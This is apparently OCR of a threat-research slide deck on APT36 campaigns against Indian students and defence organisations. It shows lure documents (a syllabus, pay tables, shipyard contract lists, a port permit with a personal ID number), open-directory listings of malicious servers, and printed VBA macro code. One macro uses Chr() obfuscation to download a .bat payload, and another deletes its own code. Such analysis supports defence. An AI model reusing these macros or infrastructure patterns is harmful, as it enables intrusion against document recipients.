IT professional in 2020-21 will constantly be learning, unlearning

Student ID: 071-R-202

Assignment ID: 25-E

Subject: Professional Writing Skills

How to Improve Professional Writing Skills

Every career area requires some kind of writing task. The ability to write well has the potential to significantly advance your career. It is said that a professional writer can be identified within first few lines of a document. Whether it is a memo, letter, report, email, or other professional document, it is important to learn and use basic writing mechanics as well as the accepted formats and styles used in your workplace and industry.


Here are some suggestion for writing professional documents.

Questionnaire on Climate Change


1. Awareness and Knowledge

- **Q1:** How familiar are you with the concept of climate change and its impact in India?
  - Very familiar ○
  - Somewhat familiar ○
  - Not very familiar ○
  - Not familiar at all
- **Q2:** Where do you primarily get your information about climate change in India?
  - News media ○ Social media ○ Educational institutions ○
  - Government campaigns ○
  - NGOs and environmental groups ○ Friends and family ○ Other (please specify)

APT36 targeted University Students since 2022



July 2024



B.Com Semester III — Lady Shri Ram College For Women–University of Delhi

B.Com.: Semester III

Paper 1.2:Financial Accounting

Duration: 3 hrs. **Marks: 100** **Lectures: 65**

Objective: The objective of this paper is to help students to acquire conceptual knowledge of the financial accounting and to impart skills for recording various kinds of business transactions.

Unit I: (a) Theoretical Framework **5 Lectures**

i. Accounting as an information system, the users of financial accounting information and their needs. Qualitative characteristics of accounting information. Functions, advantages and limitations of accounting. Branches of accounting. Bases of accounting; cash basis and accrual basis.

ii. The nature of financial accounting principles. Basic concepts and conventions: entity, money measurement, going concern, cost realization, accruals, periodicity, consistency, prudence (conservatism), materiality and full disclosure.

iii. Financial accounting standards: concept, benefits, procedure for issuing accounting standards in India. International Financial Reporting Standards (IFRS): - Need and procedures, Convergence to IFRS, Distinction between Indian Accounting Standards (Ind AS) and Accounting Standards (ASs).

(b) Accounting Process **12 Lectures**

From recording of a business transaction to preparation of trial balance including adjustments: Capital and Revenue expenditure & receipts. Preparation trial balance, Profit and Loss Account and Balance Sheet(Sole Proprietorship only).


Unit II: (a) Business Income **8 Lectures**

i. Measurement of business income-Net income: the accounting period, the continuity doctrine and matching concept. Objectives of measurement.

1

Lady Shri Ram College for Women
University of Delhi

Sweet Correlations



MSI Cluster-1

MSI Cluster-1 : More Open Directories

https://www.slidesfinder.com/free-templates/freefiles/158/

www.slidesfinder.com - /

[To Parent Directory]

7/9/2024	10:19 AM	1260	08978.png
7/1/2024	4:38 PM	1138845	Letter002.pdf
4/30/2024	3:23 PM	10240	rt12.png
3/28/2024	2:36 PM	21504	rtloki.png
9/27/2022	1:41 PM	85790	Slide1.JPG
9/27/2022	1:41 PM	78839	Slide2.JPG
9/27/2022	1:41 PM	71025	Slide3.JPG
3/19/2024	3:27 PM	140614	Slide4.png
3/19/2024	3:47 PM	140391	Slide5.png
7/8/2024	2:01 PM	23052	tmps.dotm

https://mazagondoc.com/documents01/

Index of /documents01

Name	Last modified	Size	Description
Parent Directory		-	
001doc.pdf	2023-11-30 06:08	95K	
08978.png	2024-07-11 07:33	1.2K	
Filezilla.exe	2024-02-28 08:55	12M	
Letter002.pdf	2023-12-06 08:48	25K	
NavalProjects.pdf	2023-12-21 05:28	1.3M	
rt12.png	2024-03-21 05:45	62K	
sigthief.py	2023-12-21 08:02	10K	

Apache/2.4.59 (Debian) Server at mazagondoc.com Port 80

https://mazagondoc.com/image

Index of /images

Name	Last modified	Size
Parent Directory		-
AdobeArm.exe	2024-05-31 06:57	10K
AdobeReader.bat	2023-12-21 09:39	112
Chromes.exe	2023-11-17 05:41	5.9M
awccs.bat	2023-12-05 09:57	108
igfxtk.bat	2023-12-21 09:40	109
igfxtk.exe	2023-12-05 07:43	4.3M
msedg.bat	2023-12-21 09:41	110
msedg.exe	2023-12-21 08:07	42K
msedgprefix.exe	2023-12-07 04:12	29K
pdf/	2023-10-11 12:18	-
sigthief.py	2021-08-11 19:34	10K
templates/	2024-06-06 04:50	-
word/	2023-10-17 07:15	-

Apache/2.4.59 (Debian) Server at mazagondoc.


```
Set w = CreateObject(Chr(77) & Chr(83) & Chr(88) & Chr(
u = Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58)
fp = "%" & Chr(84) & Chr(69) & Chr(77) & Chr(80) & "%"

Dim eStart As Integer
Dim eEnd As Integer
Dim ev As String

Dim userInput As String
userInput = InputBox("Click Ok to continue")

If userInput <> "" Then
    MsgBox "Decrypting Document in process"
Else
    MsgBox "Tender Contract Downloaded Successfully"
End If

eStart = InStr(fp, "%")
While eStart > 0
    eEnd = InStr(eStart + 1, fp, "%")
    ev = Mid(fp, eStart + 1, eEnd - eStart - 1)
    fp = Replace(fp, "%" & ev & "%", Environ(ev))
    eStart = InStr(eEnd + 1, fp, "%")
Wend

If Right(fp, 1) <> "\" Then
    fp = fp & "\"
End If
fn = Mid(u, InStrRev(u, "/") + 1)
fn = "08973422348.ba" & "t"
p = fp & fn

w.Open "GET", u, False
w.send
If w.Status = 200 Then
    Dim fArr() As Byte
    fArr = w.responseBody
    Dim s As Object
    Set s = CreateObject(Chr(65) & Chr(68) & Chr(79) &
    s.Type = 1
    s.Open
    s.Write fArr
    s.SaveToFile p, 2
    s.Close
```

Downloads BAT

```
Sub UNLK()
    Application.DisplayAlerts = False
    On Error GoTo Destroy
    ThisDocument.AttachedTemplate.Saved = True
    CurrUser = Application.UserName
    tmpLoc = "C:\Users\" & CurrUser &
    "\AppData\Roaming\Microsoft\Templates\Normal.dotm"
    ActiveDocument.AttachedTemplate = tmpLoc
    ActiveDocument.AttachedTemplate.Saved = True
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
    ThisDocument.Close savechanges:=False
Exit Sub
Destroy:
    Call DVBP
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
    ActiveDocument.AttachedTemplate.Saved = True
    ThisDocument.Close savechanges:=False
End Sub

Sub DVBP()
    Application.DisplayAlerts = False
    Dim i As Long
    On Error Resume Next
    With ThisDocument.VBProject
        For i = .VBComponents.Count To 1 Step -1
            .VBComponents.Remove .VBComponents(i)
            .VBComponents(i).CodeModule.DeleteLines _
            1, .VBComponents(i).CodeModule.CountOfLines
        Next i
    End With
    On Error GoTo 0
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
End Sub
```

Deletes VBA

MSI Cluster-1



MSI Cluster-1 : Lures

வ. உ. சிதம்பரனார் துறைமுகப் பொறுப்புக் கழகம்
V.O.Chidambaranar Port Trust

PORT ENTRY PERMIT

REQ.NO: 0109180640

CARD NO: 10763

NAME: SURESH FERNANDO

DESIGNATION: EXECUTIVE OFFIC

COMPANY: ARTHUR EXPORTS

ID PROOF NO: 946277639965

Access Area: SBW,NBW,NCB

Validity: **01/09/2018 14:37** -

PAY AND ALLOWANCES

The Air Force employees are governed by the Ministry of Defence (Revised Pay) Rules 2024. This RSRP Rules shall be deemed to have to come into force on the First Day of July 2024.

S.No.	Position	Salary Per month	Incremented Salary (15% increment)
1	Flying officer	56,100	64,515
2	Flight lieutenant	61,300	70,495
3	Squadron leader	69,400	79,810
4	Wing commander	1,16,700	1,34,205
5	Group captain	1,25,700	1,44,555
6	Air commodore	1,34,400	1,54,560
7	Air vice marshal	1,82,200/-	2,09,530
8	Air marshal	2,05,400/-	2,36,210
7	Air chief marshal	2,50,000/-	2,87,500

****

कोचीन शिपयार्ड लिमिटेड — **Cochin Shipyard Limited**

January 2024 महीने के दौरान ₹20 लाख और उससे ऊपर मूल्य के ठेके का विवरण

Details of contracts value Rs. 20 lakhs and above during the month of January 2024

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
क्रम सं Sl No	निविदा सं फाइल सं / Tender No./File No.	मद, कार्य की प्रकृति Item/Nature of work	निविदा जांच की रीति (खुला एलसीबी, सीमित/या नामांकन द्वारा ऑर्डर/ जोईएम) दर अनुबंध / Mode of Tender Enquiry* (Open/LTE/Proprietory/ OEM/Nomination/ Repeat Order/ GEM Rate contract)	प्रकाशन की तिथि (जांच तिथि) / Date of Publication of (i.e. Enquiry date)	बिडिंग के प्रकार (एक या दो बोली प्रणाली) Type of Bidding (Single or two bid system)	निविदा प्राप्ति की अंतिम तिथि / Last date of receipt of tender	प्राप्त निविदाओं की संख्या No. of tenders received	तकनीकी मूल्यांकन के बाद योग्य पार्टी के नाम व संख्या, Nos. and Names of Parties, qualified after tech. Evaluation	तकनीकी मूल्यांकन के बाद अयोग्य पार्टी के नाम व संख्या, Nos. and name of parties not qualified after tech. Evaluation	क्या निम्नतम निविदाकार/ मूल्यांकित एल 1 को ठेका प्रदान किया गया है / Whether contract awarded to lowest tenderer/ evaluated L1	ठेका सं. और दिनांक(अर्थात् पीओ सं.) /Contract No. & date (i.e. PO No.)	पूर्तिकार/ ठेकेदार का नाम /Name of Supplier/ Contractor	ठेका का मूल्य (करों को छोड़कर) (रु.) / Value of contract (excluding taxes) (Rs.)	आपूर्ति कार्यों के पूरा होने की नियत तिथि / Scheduled date of completion of supplies/ works
1	SR1/756A210443	PAINTING MATERIAL FOR INS VIKRANT	OEM	09.01.2024	Single Bid	11.01.2024	1	1 No; M/s. AKZO NOBEL INDIA LIMITED	Nil	OEM	SRM1/4020093389 dt.29.01.2024	M/s. AKZO NOBEL INDIA LIMITED	12566502	29.05.2024
2	2100001114	SS PIPE FOR VISHVA UDAY	LTE	13.12.2023	Two Bid	18.12.2023	5	5 Nos; 1. M/s. Eckhardt Steel & Alloys 2.M/s.Tasc Engineers 3. M/s. Vardhaman Exports 4. M/s. Total Engineering 5. M/s. Aiswarya Enterprises	Nil	Yes	SRM2/4020093224 dt.19.01.2024	M/s. VARDHAMAN EXPORTS	2324974.9	09.02.2024
3	6200093183	MATERIALS OF EPOXY DECK COVERING - INS VIKRANT	LTE	13.12.2023	Two Bid	19.12.2023	2	2 Nos; 1. M/s J D Jones & Co (Bombay) Pvt Ltd 2. M/s Excel India Protective Paints Pvt Ltd	Nil	Yes	SRM3/4020093105 dt.10.01.2024	M/s. EXCEL INDIA PROTECTIVE PAINTS PVT.	3610032	29.02.2024

बिजक की स्थिति दिनांक 15.12.2023 तक

STATUS OF INVOICES AS ON 15.12.2023

PART-1 STATUS OF INVOICES OF MSME VENDORS AS ON 15.12.2023 of BP 1000 & 2000 (Naval Projects Payment Section)


विभाग कोड/ Section Code	अनुभाग/ Discipline	विक्रेता कोड/ Vendor Code	विक्रेता का नाम/ Vendor Name	विक्रेता बिजक क्रमांक/ Vendor Invoice No.	विक्रेता बिजक दिनांक/ Vendor Invoice Date	खरीद आदेश क्रमांक/ Purchase Order No.	एस ए पी बिजक क्रमांक/ SAP Invoice No.	प्राप्ति दिनांक/ Receipt Date	भुगतान दस्तावेज़ क्रमांक/ Payment Document No.	भुगतान दिनांक/ Payment Date	एम.एस.एम.ई. स्थिति/ MSME status	स्थिति/ Status
1000	FINANCE	0001008001	LINIA ENGINEERING SERVICES	MR/14	06/07/2023	3250000337	5100288496	12/07/2023	2000006625	16/08/2023	MSME	POSTED
1000	FINANCE	0001015506	ANMOL ENGINEERING	36	27/07/2023	3270003064	5100288963	08/08/2023	2000006608	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G91	15/07/2023	3100002460	5100288048	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G90	15/07/2023	3100002460	5100288047	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G89	14/07/2023	3100002460	5100288043	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G88	14/07/2023	3100002460	5100288046	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G87	14/07/2023	3100002460	5100288045	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G86	14/07/2023	3100002460	5100288044	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G85	14/07/2023	3100002460	5100288042	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01633	24/07/2023	3000013760	5100289083	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01632	24/07/2023	3000013760	5100289084	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01631	24/07/2023	3000013760	5100289085	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01473	13/07/2023	3000013760	5100288492	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01472	13/07/2023	3000013760	5100288491	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01471	13/07/2023	3000013760	5100288480	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01470	13/07/2023	3000013760	5100288479	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01469	13/07/2023	3000013760	5100288478	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01325	03/07/2023	3000013760	5100288495	04/08/2023	2000006667	17/08/2023	MSME	POSTED
